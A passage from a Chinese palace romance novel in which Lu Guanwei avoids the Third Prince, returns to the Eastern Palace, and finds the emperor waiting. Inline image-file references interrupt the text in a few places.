    他身着一袭玄色劲装,站在一颗开花的石榴树下,正和一个穿着织金翠绿襕衫的男子说着什么。他眉头紧锁,目光沉沉,满脸不耐烦。


    全然没有新婚的意气风发。


    陆观微一怔,旋即垂下眼眸,收回好奇的目光。


    无论有没有嫁给萧映,她都不愿意和崔晏有牵扯。


    “走吧,我们回去了。”她轻声道。


    主子发话,宝全和若吟连忙跟在她身后,远离了这是非之地。


    “刚刚那是三皇子。”


    直到走出御花园,确认四下无人后,宝全才低声道。


    萧旸?


    陆观微回过神来。


    若吟不知三皇子是谁,大大咧咧地问宝全:“三皇子又怎么了?他很厉害么?”


    宝全一脸严肃:“三皇子虽比不过咱们殿下,但也不是一个好惹的。如今东宫式微,谁人都可以来踩一脚,有些疯子能躲就躲,千万别引火烧身。”


    这宝全果真是萧映现存的唯二亲信,说出的话都是极其明显的萧映风格。


    陆观微和若吟对视了一眼,皆从彼此眸中看出了无可奈何。


    其实他们说得很对。


    东宫现在不得宠,退一步便是危急存亡之际,切不可轻举妄动。“好了,今日这事儿,我们就当没看见。”


    陆观微下了定论。


    “况且燕侯世子和三皇子本就是表兄弟,他们兄弟情深,偶然遇见相互寒暄也很正常。”


    微风掠过,吹起她颊边一缕碎发。


    “回东宫吧,我也有些饿了。”


    若吟与宝全皆不敢吱声,齐齐朝东宫所在方向走去。


    只差几步便到了东宫正门,陆观微临门一脚还没踏进,映入眼帘的却是一道自带威严的背影。


    东宫前院里站着一个男人。


    一个穿着明黄色龙袍的男人。“陛、陛下……”


    宝全吓得脸上血色全无,连忙拉着若吟一起跪在地上。


    永嘉帝已经差不多一年没来过东宫了。